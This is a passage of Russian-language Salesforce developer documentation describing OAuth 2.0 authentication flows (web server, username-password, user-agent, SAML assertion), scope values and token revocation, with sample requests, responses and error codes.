Полученный код авторизации заменяется веб-сервером на маркер доступа.

Клиент должен отправить запрос POST прямо на конечную точку маркера. В запросе должны быть указаны следующие параметры:

- `grant_type`: для данного процесса должно быть указано значение `authorization_code`;
- `client_id`: ключ пользователя из определения связанного приложения;
- `client_secret`: секрет пользователя из определения связанного приложения;
- `client_assertion`: параметр `client_secret` может быть заменен параметрами `client_assertion` и `client_assertion_type`. При отсутствии параметра `client_secret` система Salesforce автоматически проверяет параметры `client_assertion` и `client_assertion_type`.

Параметр `client_assertion` должен содержать типичный маркер носителя JWT, подписанный секретным ключом, который связан с загруженным сертификатом пользователя OAuth. В настоящее время поддерживается только алгоритм RS256. Дополнительную информацию об использовании параметра `client_assertion` см. в методе проверки подлинности клиента `private_key_jwt`, описанном в [спецификациях OpenID Connect](#).

- `client_assertion_type`: значение данного параметра указывается только при использовании параметра `client_assertion`.

Параметр `client_assertion_type` должен содержать значение `urn:ietf:params:oauth:client-assertion-type:jwt-bearer`.

- `redirect_uri`: URL, на который перенаправляется пользователь после утверждения. Значение данного параметра должно полностью соответствовать значению поля «URL-адрес обратного вызова» определения связанного приложения. Кроме того, данное значение должно отправляться при исходной переадресации. См. подраздел [«Перенаправление пользователя для авторизации доступа»](#) на странице 5784;
- `code`: код авторизации, полученный от обратного вызова (после утверждения);
- `code_verifier`: данный параметр определяет 128 байт случайных данных с достаточно высокой энтропией для усложнения процесса подбора значения во избежание попыток перехвата кода авторизации. Значение должно быть также зашифровано посредством кодировки `base64url` согласно правилам, перечисленным по следующему адресу: <https://tools.ietf.org/html/rfc4648#section-5>. Данный параметр является обязательным только при наличии параметра `code_challenge` в запросе на авторизацию.



- Если запрос на маркер содержит значение `code_verifier`, а запрос на авторизацию содержит значение `code_challenge`, то система Salesforce сравнивает значения `code_verifier` и `code_challenge`. Если значение `code_verifier` является недопустимым или несовпадающим, то система препятствует выполнению входа и возвращает код ошибки `invalid_grant`.
- Если запрос на маркер содержит значение `code_verifier`, а запрос на авторизацию не содержит значение `code_challenge`, то система препятствует выполнению входа и возвращает код ошибки `invalid_grant`.
- `format`: ожидаемый формат возврата. Данный параметр является необязательным. Значение по умолчанию — `json`. Ниже указаны возможные значения.
  - `urlencoded`
  - `json`
  - `xml`

Ниже приведен пример внеполосного запроса POST.

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
grant_type=authorization_code&code=aPrxsmIEeqM9PiQroGEWx1UiMQd95_5JUZ
VEhsOFhS8EVvbfYBBJli2W5fn3zbo.8hojaNW_1g%3D%3D&client_id=3MVG91KcPoNI
NVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjKlmdgAvhCs
cA9GE&client_secret=1955279925675241571&
redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp
```

Помимо параметра `format`, возвращаемый формат также может быть задан в заголовке `Accept` с помощью одного из следующих значений:

- `Accept: application/json`
- `Accept: application/xml`
- `Accept: application/x-www-form-urlencoded`

Обратите внимание на перечисленные ниже примечания.

- Заголовки `Accept` могут содержать специальные символы. Допускаемые символы `*/*` возвращают значение JSON.
- Список значений также принимается и подлежит проверке слева направо. Например: Список значений `application/xml, application/json, application/html, */*` возвращает значение XML.
- Параметр `format` имеет приоритет над заголовком запроса `Accept`.

## Salesforce отправляет ответ с маркером доступа

После проверки запроса система Salesforce отправляет клиенту ответ. Ниже перечислены параметры, которые отображаются в теле ответа.

- `access_token`: код сеанса Salesforce, который может использоваться в Web Services API.
- `token_type`: значение `Bearer` для всех ответов, содержащих маркер доступа.
- `id_token`: значение Salesforce, соответствующее спецификациям [OpenID Connect](#). Данное значение возвращается только при условии, что параметр `scope` содержит значение `openid`.
- `refresh_token`: маркер, который может использоваться в будущем для [получения нового маркера доступа](#) (сеансов). **Данное значение является секретом, поэтому должно рассматриваться как пароль пользователя и быть надежно защищено.** Данный параметр возвращается только в том случае, если связанному приложению задается параметр `scope` как минимум со значением `refresh_token`.



- `instance_url`: URL-адрес, определяющий экземпляр организации пользователя. В примере ниже используется экземпляр `nal`: `https://nal.salesforce.com`.
- `id`: URL-адрес удостоверения, используемый для идентификации пользователя и отправки запросов на получение дополнительной информации об этом пользователе. См. раздел «URL-адреса удостоверений» на странице 5802.
- `sfdc_community_url`: URL-адрес сообщества, при условии, что пользователь является участником сообщества Salesforce.
- `sfdc_community_id`: код сообщества, при условии, что пользователь является участником сообщества Salesforce.
- `signature`: подпись HMAC-SHA256, закодированная в Base64 и дополненная секретным ключом клиента, содержащим каскадный код и параметр `issued_at`. Данный параметр позволяет проверить наличие или отсутствие изменений в URL-адресе удостоверения, отправленного сервером.
- `issued_at`: время создания подписи.

Ниже приведен пример ответа, отправленного системой Salesforce.

```
{
  "id": "https://login.salesforce.com/id/00Dx000000BV7z/005x00000012Q9P",
  "issued_at": "1278448101416", "refresh_token": "5Aep8614iLM.Dq661ePdMPEgaAW9
  Oh_L3JKkDpB4xReb54_pZebnUG0h6Sb4KUVDPntWEofWM39yg==", "instance_url":
  "https://nal.salesforce.com", "signature": "CMJ41+CCaPQiKjoOEwEig9H4wqhpuLSk
  4J2urAe+fVg=", "access_token": "00Dx000000BV7z!AR8AQP0jITN80ESESj5EbaZTFG0R
  NBaT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWU1.Cju7m4", "token_type": "Bearer", "scope": "id
  api refresh_token"
}
```

В случае возникновения ошибки на данном этапе, ответ будет содержать сообщение об ошибке с указанием следующих параметров:

- `error`: код ошибки;
- `error_description`: описание ошибки и дополнительные сведения;
  - `unsupported_response_type`: неподдерживаемый тип ответа;
  - `invalid_client_id`: недействительный код клиента;
  - `invalid_request`: требуется HTTPS;
  - `invalid_request`: необходимо использовать HTTP POST;
  - `invalid_client_credentials`: недействительный секрет клиента;
  - `invalid_grant`: недействительный код авторизации;
  - `invalid_grant`: ограничение диапазона IP-адресов или недопустимое время входа в систему;
  - `invalid_grant`: недопустимое значение `code_verifier` (указывает на недопустимость значения `code_verifier`, например, при использовании кодировки, отличной от `base64url`, или верификатора для данного значения `code_challenge`);
  - `invalid_grant`: непредвиденное значение `code_verifier` (указывает на отсутствие параметра `code_challenge` и, соответственно, непредвиденность (но наличие) параметра `code_verifier`);
  - `redirect_uri_mismatch`: отсутствует параметр `redirect_uri`;
  - `redirect_uri_mismatch`: параметр `redirect_uri` не соответствует определению связанного приложения;
  - `inactive_user`: неактивный статус пользователя был задан администратором;
  - `inactive_org`: заблокированная, закрытая или временно недействующая организация;


- `rate_limit_exceeded`: превышение ограничения по количеству попыток входа в систему.

СМ. ТАКЖЕ:

[Проверка подлинности приложений посредством OAuth](#)

## Процесс проверки подлинности имени пользователя и пароля OAuth 2.0

Процесс проверки подлинности имени пользователя и пароля может использоваться в том случае, если клиенту уже доступны регистрационные данные пользователя.

 **Внимание:** Данный процесс проверки подлинности OAuth подразумевает взаимную передачу регистрационных данных пользователя. Рекомендуем использовать данный процесс только при необходимости. Данный процесс не поддерживает создание маркеров обновления.

Ниже описаны этапы процесса проверки подлинности имени пользователя и пароля. Более подробное описание каждого этапа см. ниже.

1. Клиент использует имя и пароль конечного пользователя для отправки [запроса на получение маркера доступа](#) (кода сеанса).
2. После проверки запроса система Salesforce отправляет клиенту [ответ](#).


Полученный [маркер доступа](#) может использоваться для доступа к данным Salesforce от имени конечного пользователя.

### Запрос на получение маркера доступа

Клиент может использовать имя и пароль конечного пользователя для отправки запроса на получение маркера доступа, который может использоваться в качестве кода сеанса. Данный процесс не поддерживает добавление параметров `scope` в запрос, а маркер доступа, возвращаемый данным процессом, не извлекает параметры `scope`.

Клиент должен отправить внеполосный запрос POST на конечную точку маркера. В запросе должны быть указаны следующие параметры:

- `grant_type`: для данного процесса должно быть указано значение `password`;
- `client_id`: ключ пользователя из определения связанного приложения;
- `client_secret`: секрет пользователя из определения связанного приложения;
- `username`: имя конечного пользователя;
- `password`: пароль конечного пользователя.

 **Прим.:** Если процесс проверки подлинности имени пользователя и пароля используется вместе с интерфейсом API, то область ввода регистрационных данных должна быть дополнена полем для ввода маркера безопасности. Маркер безопасности — это автоматически генерируемый ключ, который должен быть добавлен в конец пароля при входе в систему Salesforce из недоверенной сети. Пароль и маркер должны быть связаны при передаче запроса на проверку подлинности.

- `format`: ожидаемый формат возврата. Данный параметр является необязательным. Значение по умолчанию — `json`. Ниже указаны возможные значения.

- `urlencoded`
- `json`

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- «Управление связанными приложениями»

- xml

Ниже приведен пример внеполосного запроса POST.

```
grant_type=password&client_id=3MVG91KcPoNINBIPJjdw1J9LLM82Hn
FVVX19KY1uA5mu0QqEWhqKpoW3svG3XhrXDiCQjK1mdgAvhCscA9GE&client_secret=
1955279925675241571&username=testuser%40salesforce.com&password=myspassword
```

### Отправка ответа

После проверки запроса система Salesforce отправляет клиенту ответ. Ниже перечислены параметры, которые отображаются в теле ответа.

- `access_token`: код сеанса Salesforce, который может использоваться в Web Services API.
- `token_type`: значение `Bearer` для всех ответов, содержащих маркер доступа.
- `instance_url`: URL-адрес, определяющий экземпляр организации пользователя. В примере ниже используется экземпляр `na1`: `https://na1.salesforce.com`.
- `id`: URL-адрес удостоверения, используемый для идентификации пользователя и отправки запросов на получение дополнительной информации об этом пользователе. См. раздел «URL-адреса удостоверений» на странице 5802.
- `signature`: подпись HMAC-SHA256, закодированная в Base64 и дополненная секретным ключом клиента, содержащим каскадный код и параметр `issued_at`. Данный параметр позволяет проверить наличие или отсутствие изменений в URL-адресе удостоверения, отправленного сервером.
- `issued_at`: время создания подписи.

 **Прим.:** Отправляемый ответ не содержит маркера обновления.

См. пример ответа ниже.

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448832702","instance_url":"https://na1.salesforce.com",
"signature":"0CmxinZir53Yex7nE0TD+zMpvIWYGb/bdJh6XfOH6EQ=", "access_token":
"00Dx0000000BV7z!AR8AQAxo9Ufvkh8A1V0Gomt9Czx9LjHnSSpwBMmbRcgKFmxOtvxjTrKW1
9ye6PE3Ds1eQz3z8jr3W7_VbWmEu4Q8TVGSTHxs", "token_type":"Bearer"}
```

В случае возникновения ошибки на данном этапе, ответ будет содержать сообщение об ошибке с указанием следующих параметров:

- `error`: код ошибки;
- `error_description`: описание ошибки и дополнительные сведения;
  - `unsupported_response_type`: неподдерживаемый тип ответа;
  - `invalid_client_id`: недействительный код клиента;
  - `invalid_request`: требуется HTTPS;
  - `invalid_request`: необходимо использовать HTTP POST;
  - `invalid_request`: неподдерживаемый параметр `scope`;
  - `invalid_client_credentials`: недействительный секрет клиента;
  - `invalid_grant`: ошибка проверки подлинности (например, пользователь не существует или недопустимый пароль);
  - `invalid_grant`: ограничение диапазона IP-адресов или недопустимое время входа в систему;
  - `inactive_user`: неактивный пользователь;

- `inactive_org`: заблокированная, закрытая или временно недействующая организация;
- `rate_limit_exceeded`: превышение ограничения по количеству входов в систему;

Ниже приведен пример возвращаемой ошибки.

```
{"error": "invalid_client_credentials", "error_description": "client secret invalid"}
```

СМ. ТАКЖЕ:

[Проверка подлинности приложений посредством OAuth](#)


## Процесс проверки подлинности пользователя-агента OAuth 2.0

Процесс проверки подлинности пользователя-агента используется клиентскими приложениями (клиентами), установленными на устройство пользователя. Данный процесс может быть реализован в обозревателе с помощью языка сценариев (например, JavaScript), либо в приложении для рабочего стола или мобильного устройства.

Конфиденциальность секрета клиента не гарантируется. Проверка подлинности клиента основана на политике единого домена пользователя-агента.

В отличие от других процессов проверки подлинности, клиентское приложение принимает маркер доступа в виде перенаправления HTTP. Клиентское приложение отправляет запрос на сервер авторизации, чтобы перенаправить пользователя-агента на другой веб-сервер или локальный ресурс, доступный пользователю-агенту, который позволяет извлечь маркер доступа из ответа и передать его клиентскому приложению. Обратите внимание, что ответ с маркером отображается в виде хэш-фрагмента (#) URL-адреса. Такой способ позволяет обеспечить безопасность и предотвратить передачу маркера на сервер и любые другие серверы в заголовках ссылок.

Процесс проверки подлинности пользователя-агента не использует секрет клиента, так как выполняемые файлы клиентского приложения хранятся на компьютере или устройстве конечного пользователя, поэтому секрет может быть доступен посторонним лицам.

 **Внимание:** Учитывая тот факт, что маркер доступа зашифрован в URI перенаправления, он может быть доступен конечному пользователю и другим приложениям, установленным на компьютере или устройстве.

Чтобы удалить обратный вызов из журнала обозревателя в том случае, если проверка подлинности выполняется посредством JavaScript, рекомендуем вызвать `window.location.replace()` ; .

Описание каждого этапа см. ниже.

1. Клиентское приложение направляет пользователя в систему Salesforce для проверки подлинности и авторизации приложения.
2. Пользователь должен всегда предоставлять доступ для данного процесса проверки подлинности. Как только пользователь подтверждает доступ, система Salesforce отправляет приложению обратный вызов.

Полученный **маркер доступа** может использоваться клиентом для доступа к данным Salesforce от имени конечного пользователя, а **маркер обновления** — для получения нового маркера доступа в случае его недействительности.

Процесс проверки подлинности пользователя-агента не поддерживает внеполосные запросы POST.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- «Управление связанными приложениями»

## Направление пользователя в Salesforce для получения маркера доступа

Чтобы получить разрешение от пользователя на доступ к данным Salesforce от его имени, клиент перенаправляет пользователя на конечную точку авторизации с указанием следующих параметров:

- `response_type`: данному параметру может быть задано значение `token` или `token id_token` со значением `openid` параметра `scope` и параметром `nonce`. При выборе значения `token id_token` система Salesforce возвращает ответ, содержащий маркер кода. Дополнительную информацию см. в разделе «Получение и проверка маркера кода» на странице 5801.
- `client_id`: ключ пользователя из определения связанного приложения;
- `redirect_uri`: URL, на который перенаправляется пользователь после утверждения. Значение данного параметра должно полностью соответствовать значению поля «URL-адрес обратного вызова» определения связанного приложения. Данное значение должно быть закодировано в URL-адресе;
- `state`: любое состояние, к которому должен вернуться клиент после утверждения, во время обратного вызова. Данный параметр является необязательным.
- `scope`: параметр `scope` позволяет точно определить область Salesforce, доступную клиентскому приложению. Дополнительную информацию о допустимых параметрах см. в разделе «Значения параметра Scope» на странице 5798.
- `display`: данный параметр изменяет тип отображения для страницы входа в систему. Данный параметр является необязательным. Ниже перечислены значения, поддерживаемые системой Salesforce.
  - `page`: отображение окна авторизации по ширине страницы. Данное значение выбрано по умолчанию, если не указано иное.
  - `popup`: компактное диалоговое окно, оптимизированное для всплывающих окон современных обозревателей.
  - `touch`: диалоговое окно, оптимизированное для просмотра на современных мобильных устройствах (например, Android и iPhone).
- `login_hint`: данный параметр автоматически заполняет страницу входа указанным именем пользователя. Например: `login_hint=username@company.com`. При наличии активного сеанса пользователя в обозревателе система пропускает параметр `login_hint` без прерывания активного сеанса.
- `nonce`: данный параметр является обязательным при использовании области `openid` для получения маркера кода пользователя. Значение возвращается в ответе и используется для обнаружения атак повтора.
- `prompt`: данный параметр определяет способ уведомления пользователей о необходимости выполнения повторной проверки подлинности и повторного утверждения. Данный параметр является необязательным. Ниже перечислены значения, поддерживаемые системой Salesforce.
  - `login`: сервер авторизации *должен* уведомлять пользователей о необходимости повторной проверки подлинности, которая доступна только при условии повторного входа в систему.
  - `consent`: сервер авторизации *должен* уведомлять пользователей о необходимости повторного утверждения, которое должно быть выполнено до возврата сведений клиенту.

Данный параметр допускает одновременное использование обоих значений, разделенных посредством пробела. В этом случае пользователю придется выполнить повторный вход в систему и пройти повторную процедуру авторизации. Например:

```
?prompt=login%20consent
```

Ниже приведен пример URL-адреса, на который перенаправляется пользователь.

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD
```

```
ZrXcPCmBv4o.8ds.5iE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fuser_callback.jsp&state=mystate
```

## Подтверждение доступа и отправка обратного вызова системой Salesforce

Пользователю, который еще не выполнил вход в систему Salesforce, предлагается выполнить вход. Salesforce отображает страницу подтверждения с просьбой подтвердить доступ к приложению. Пользователь, подтвердивший доступ, перенаправляется на URL, указанный в параметре `redirect_uri` (со следующими значениями после символа «#»). Данная строка не является строкой запроса.

- `access_token`: код сеанса Salesforce, который может использоваться в Web Services API.
- `token_type`: значение `Bearer` для всех ответов, содержащих маркер доступа.
- `id_token`: значение Salesforce, соответствующее спецификациям [OpenID Connect](#). Данное значение возвращается только при условии, что параметру `response_type` задано значение `token id_token` со значением `openid` параметра `scope` и параметром `nonce`.
- `refresh_token`: маркер, который может использоваться в будущем для [получения нового маркера доступа](#) (сеансов). **Данное значение является секретом, поэтому должно рассматриваться как пароль пользователя и быть надежно защищено.**



**Прим.:** Маркер обновления для процесса проверки подлинности пользователя-агента может быть создан только при отправке запроса `scope=refresh_token` и выполнении одного из указанных ниже условий.

- URL-адрес перенаправления использует настраиваемый протокол.
- URL-адрес перенаправления — `https://login.salesforce.com/services/oauth2/success` или `https://test.salesforce.com/services/oauth2/success` при использовании безопасной среды.

- `instance_url`: URL-адрес, определяющий экземпляр организации пользователя. В примере ниже используется экземпляр `nal`: `https://nal.salesforce.com`.
- `id`: URL-адрес удостоверения, используемый для идентификации пользователя и отправки запросов на получение дополнительной информации об этом пользователе. См. раздел [«URL-адреса удостоверений»](#) на странице 5802.
- `sfdc_community_url`: URL-адрес сообщества, при условии, что пользователь является участником сообщества Salesforce.
- `sfdc_community_id`: код сообщества, при условии, что пользователь является участником сообщества Salesforce.
- `signature`: подпись HMAC-SHA256, закодированная в Base64 и дополненная секретным ключом клиента, содержащим каскадный код и параметр `issued_at`. Данный параметр позволяет проверить наличие или отсутствие изменений в URL-адресе удостоверения, отправленного сервером.
- `issued_at`: время создания подписи.

Ниже приведен пример обратного вызова с сервера. Обратите внимание, что ответ расположен после символа «#», подобно параметрам запроса HTTP.

```
https://www.mysite.com/user_callback.jsp#access_token=00Dx0000000BV7z%21AR8AQBM8J_xr9kLqmZIRyQxZgLcM4HVi41aGtW0qW3JCzf5xdTGGGSovim8FfJkZEqxbjaFbbeRKGk8v8AnYrvChG4qJbQo8&refresh_token=5Aep8614iLM.Dq661ePDmPEgaAW9Oh_L3JKkDpB4xReb54_pZfVtildPEk8aimw4Hr9ne7VXXVSIQ%3D%3D&instance_url=https%3A%2F%2Fnal.salesforce.com&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx0000000BV7z%2F005x00000012Q9P&issued_at=1278448101416&signature=miQQ1J4sdMPiduBsvyRYPcDozqhe43KRcli9LmZHR70%3D&scope=id+api+refresh_token&token_type=Bearer&state=mystate
```

Если пользователь отменяет доступ или на данном этапе происходит ошибка, то пользователь перенаправляется на `redirect_uri` с кодом ошибки и описанием ошибки в URI (после символа «#»). Данная строка не является строкой запроса.

- `error`: код ошибки;
- `error_description`: описание ошибки и дополнительные сведения;
  - `unsupported_response_type`: неподдерживаемый тип ответа;
  - `invalid_client_id`: недействительный код клиента;
  - `invalid_request`: требуется HTTPS;
  - `invalid_request`: необходимо использовать HTTP GET;
  - `invalid_request`: неподдерживаемый внеполосной запрос;
  - `access_denied`: конечный пользователь отменил авторизацию;
  - `redirect_uri_missing`: отсутствует параметр `redirect_uri`;
  - `redirect_uri_mismatch`: параметр `redirect_uri` не соответствует объекту связанного приложения;
  - `immediate_unsuccessful`: ошибка в параметре `immediate`;
  - `invalid_grant`: недействительные регистрационные данные пользователя;
  - `invalid_grant`: ограничение диапазона IP-адресов или недопустимое время входа в систему;
  - `inactive_user`: неактивный пользователь;
  - `inactive_org`: заблокированная, закрытая или временно недействующая организация;
  - `rate_limit_exceeded`: превышение ограничения по количеству входов в систему;
  - `invalid_scope`: недопустимая, неизвестная или поврежденная область;
- `state`: состояние, переданное на этап утверждения. Данный параметр отсутствует в том случае, если исходная строка запроса не содержит параметра `state`.

Ниже приведен пример URI для перенаправления ошибки.

```
https://www.mysite.com/user_callback.jsp#error=access_denied&state=mystate
```

СМ. ТАКЖЕ:

[Проверка подлинности приложений посредством OAuth](#)



## Процесс утверждения SAML

Процесс утверждения SAML является альтернативой для тех организаций, которые используют SAML для доступа к системе Salesforce и нуждаются в таком же доступе к Web Services API. Процесс утверждения SAML может использоваться только в пределах одной организации. Данный процесс утверждения может использоваться без связанного приложения. Клиенты могут использовать данный процесс для интеграции с интерфейсом API посредством утверждения SAML (подобно интеграции с системой Salesforce для Web Single Sign-On).

Ниже перечислены основные этапы данного процесса. Более подробное описание каждого этапа см. ниже.

1. [Настройка SAML](#) на странице 5796 для организации. Рекомендуем использовать SAML 2.0.
2. [Замена утверждения SAML маркером доступа](#).
3. Система Salesforce [отправляет ответ](#).
4. Использование синтаксического анализатора JSON для обработки ответа и извлечения параметра `access_token`.

### Настройка SAML для OAuth

Чтобы настроить организацию для использования SAML, выполните инструкции, указанные в разделе «Настройка параметров SAML для Single Sign-On». После настройки SAML можно использовать точно такую же конфигурацию для веб-интеграции и интеграции API.

Организации, в которой включена поддержка SAML, предоставляются два URL-адреса.

- «URL-адрес входа `salesforce.com`»: данный URL-адрес должен использоваться для единой веб-регистрации.
- «Конечная точка маркера OAuth 2.0»: данный URL-адрес должен использоваться для замены утверждения SAML маркером доступа, используемым в API.

При создании утверждений SAML, которые должны использоваться в конечной точке маркера, URL-адрес получателя в утверждении может принимать значение параметра «Конечная точка маркера OAuth 2.0» или «URL-адрес входа `salesforce.com`».

### Замена утверждения SAML маркером доступа

Чтобы заменить утверждение SAML маркером доступа, клиент должен получить или создать допустимый ответ SAML и отправить его на конечную точку маркера посредством метода POST. Способ получения данного ответа определяется клиентом. После получения допустимого ответа клиент отправляет следующие параметры:

- `grant_type`: для данного процесса должно быть указано значение `assertion`;
- `assertion`: ответ SAML в кодировке Base-64, зашифрованный как URL-адрес, который обычно используется для единой веб-регистрации;
- `assertion_type`: должно быть указано значение `urn:oasis:names:tc:SAML:2.0:profiles:SSO:browser`, зашифрованное как URL-адрес;
- `format`: ожидаемый формат возврата. Данный параметр является необязательным. Значение по умолчанию — `json`.  
Ниже указаны возможные значения.

- `urlencoded`
- `json`

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования, удаления и  
управления приложениями  
OAuth:

- «Управление связанными приложениями»



- xml

Ниже приведен пример внеполосного запроса POST, отправленного по адресу `https://login.salesforce.com/services/oauth2/token`.

```
grant_type=assertion&assertion_type=urn%3Aaosis%3Anames%3Aatc%3ASAML%3A2.0%3Aprofiles%3ASSO%3Abrowser&assertion=PD94bWwgdMvyc2lrbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPHNhbw. . .
```

Сервер **Salesforce** отправляет ответ

После проверки ответа SAML система Salesforce отправляет клиенту ответ. Ниже перечислены параметры, которые отображаются в теле ответа.

- `access_token`: код сеанса Salesforce, который может использоваться в Web Services API.
- `token_type`: значение `Bearer` для всех ответов, содержащих маркер доступа.
- `id`: URL-адрес удостоверения, используемый для идентификации пользователя и отправки запросов на получение дополнительной информации об этом пользователе. См. раздел «[URL-адреса удостоверений](#)» на странице 5802.

Ниже приведен пример ответа, отправленного системой Salesforce.

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"instance_url":"https://na1.salesforce.com", "access_token":
"00Dx0000000BV7z!AR8AQNhMmQeDIKR0.hZagSTaEPCkmoXeYnkaxQnqWlG6Sk9U3i3IFjEH
IzDlsYdU0qoVCXNJtPOwdb7u5rKfq9NldfAKoQjd", "token_type":"Bearer"}
```

В случае возникновения ошибки на данном этапе, ответ будет содержать сообщение об ошибке с указанием следующих параметров:

- `error`: код ошибки;
- `error_description`: описание ошибки и дополнительные сведения;
  - `unsupported_response_type`: неподдерживаемый тип ответа;
  - `invalid_request`: требуется HTTPS;
  - `invalid_request`: необходимо использовать HTTP POST;
  - `invalid_assertion_type`: неподдерживаемый тип утверждения;
  - `invalid_grant`: недействительный код авторизации (убедитесь, что клиент отправляет параметры `assertion` и `assertion_type`, зашифрованные как URL-адреса);
  - `invalid_grant`: ограничение диапазона IP-адресов или недопустимое время входа в систему;
  - `inactive_user`: неактивный пользователь;
  - `inactive_org`: заблокированная, закрытая или временно недействующая организация;
  - `rate_limit_exceeded`: превышение ограничения по количеству входов в систему.
- `error_uri`: ссылка на средство проверки утверждения SAML, содержащая более подробную информацию об ошибке. Данное значение возвращается только в том случае, если система Salesforce поддерживает анализ утверждения.

Ниже приведен пример ошибки.

```
{"error_uri":"https://na1.salesforce.com/setup/secur/SAMLValidationPage.apexp",
"error":"invalid_grant", "error_description":"invalid assertion"}
```

СМ. ТАКЖЕ:

[Проверка подлинности приложений посредством OAuth](#)

[Общие сведения о единой регистрации](#)

## Значения параметра Scope

Параметр `scope` позволяет точно определить область Salesforce, доступную клиентскому приложению. Ниже перечислены допустимые значения параметра `scope`.

| Значение                        | Описание  |
|---------------------------------|---|
| <code>api</code>                | Разрешает доступ к текущей учетной записи зарегистрированного пользователя посредством интерфейсов API (например, REST API и Bulk API). Кроме того, данное значение содержит значение <code>chatter_api</code> , разрешающее доступ к ресурсам Chatter REST API.  |
| <code>chatter_api</code>        | Разрешает доступ только к ресурсам Chatter REST API.  |
| <code>custom_permissions</code> | Разрешает доступ к настраиваемым полномочиям организации, соответствующей связанному приложению, и определяет доступность каждого полномочия текущему пользователю.   |
| <code>full</code>               | Разрешает доступ ко всем данным, доступным зарегистрированному пользователю, и охватывает все другие области. Значение <code>full</code> не возвращает маркер обновления. Чтобы получить маркер обновления, отправьте запрос на область <code>refresh_token</code> .  |
| <code>id</code>                 | Разрешает доступ к службе URL-адресов удостоверений. Чтобы получить тот же результат, что при использовании значения <code>id</code> , отправьте отдельные запросы <code>profile</code> , <code>email</code> , <code>address</code> и <code>phone</code> ; они все являются синонимами.   |
| <code>openid</code>             | Разрешает доступ к уникальному идентификатору текущего зарегистрированного пользователя для приложений OpenID Connect.<br><br>Область <code>openid</code> может использоваться процессом проверки подлинности пользователя-агента OAuth 2.0 и процессом проверки подлинности веб-сервера OAuth 2.0 для возврата подписанного маркера кода, соответствующего <a href="#">спецификациям OpenID Connect</a> , а также маркера доступа. |
| <code>refresh_token</code>      | Разрешает возврат маркера обновления при наличии права на его получение. Данная область позволяет приложению взаимодействовать с данными пользователя в автономном режиме и является синонимом области <code>offline_access</code> .  |
| <code>visualforce</code>        | Разрешает доступ к страницам Visualforce.   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- «Управление связанными приложениями»

| Значение | Описание  |
|----------|---|
| web      | Разрешает использование параметра <code>access_token</code> в Интернете. Кроме того, данное значение содержит значение <code>visualforce</code> , разрешающее доступ к страницам Visualforce. |

Независимо от переданных значений параметра `scope`, пользователю всегда доступны URL-адреса удостоверений, так как все значения параметра `scope` автоматически содержат значение `id`.

Как только пользователь утверждает приложения, значение параметра `scope` сохраняется в маркере обновления.

Например, если пользователь утверждает приложение, параметру `scope` которого задано значение `id`, то система создает маркер обновления со строкой `scope=id`. Если пользователь утверждает второе приложение, параметру `scope` которого задано другое значение (например, `api`), то система создает маркер обновления со строкой `scope=api`.

Запросы на маркеры носителя JSON или SAML обрабатывают и объединяют параметры `scope` всех предыдущих маркеров обновления.

Принимая во внимание предыдущий пример, результат содержит маркер доступа со строкой `scope=id%20api`.

Ниже приведен пример запроса, определяющего значение параметра `scope`: `api`, `id` или `web`.

```
http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_id=3MVG91KcPoNINVBKV6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth/useragent_flow_callback.jsp&scope=api%20id%20web
```

СМ. ТАКЖЕ:

[Проверка подлинности приложений посредством OAuth](#)

[Получение и проверка маркера кода](#)

## Отмена маркеров OAuth

Проверка подлинности пользователей выполняется при отправке запроса из внешнего приложения (страница клиента). Маркеры доступа пользователей могут быть аннулированы, также как маркеры обновления и все связанные маркеры доступа. Данная функция может использоваться разработчиками для настройки кнопки «Выход» в приложении.

### Отмена маркеров

Чтобы отменить маркеры OAuth 2.0, воспользуйтесь конечной точкой аннулирования:

```
https://login.salesforce.com/services/oauth2/revoke
```

Создайте запрос POST, содержащий указанные ниже параметры, с помощью формата `application/x-www-form-urlencoded` в тексте запроса HTTP. Например:

```
POST /revoke HTTP/1.1
Host: https://login.salesforce.com/services/oauth2/revoke
Content-Type: application/x-www-form-urlencoded
```

```
token=currenttoken
```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

Если указан маркер доступа, то он признается недействительным и затем аннулируется. Если указан маркер обновления, то он также аннулируется со всеми связанными маркерами доступа.

В случае успешной обработки запроса сервер авторизации возвращает код 200. При наличии ошибок возвращается код 400 и один из указанных ниже ответов.

- `unsupported_token_type`: неподдерживаемый тип маркера
- `invalid_token`: недействительный маркер

При использовании [безопасной среды](#) компонент `test.salesforce.com` должен заменять компонент `login.salesforce.com`.

### Поддержка запросов GET

Система Salesforce также поддерживает запросы GET со строковым параметром запроса `token` и текущим маркером. Если указан маркер доступа, то он признается недействительным и затем аннулируется. Если указан маркер обновления, то он также аннулируется со всеми связанными маркерами доступа. Например:

```
https://login.salesforce.com/services/oauth2/revoke?token=currenttokenID
```

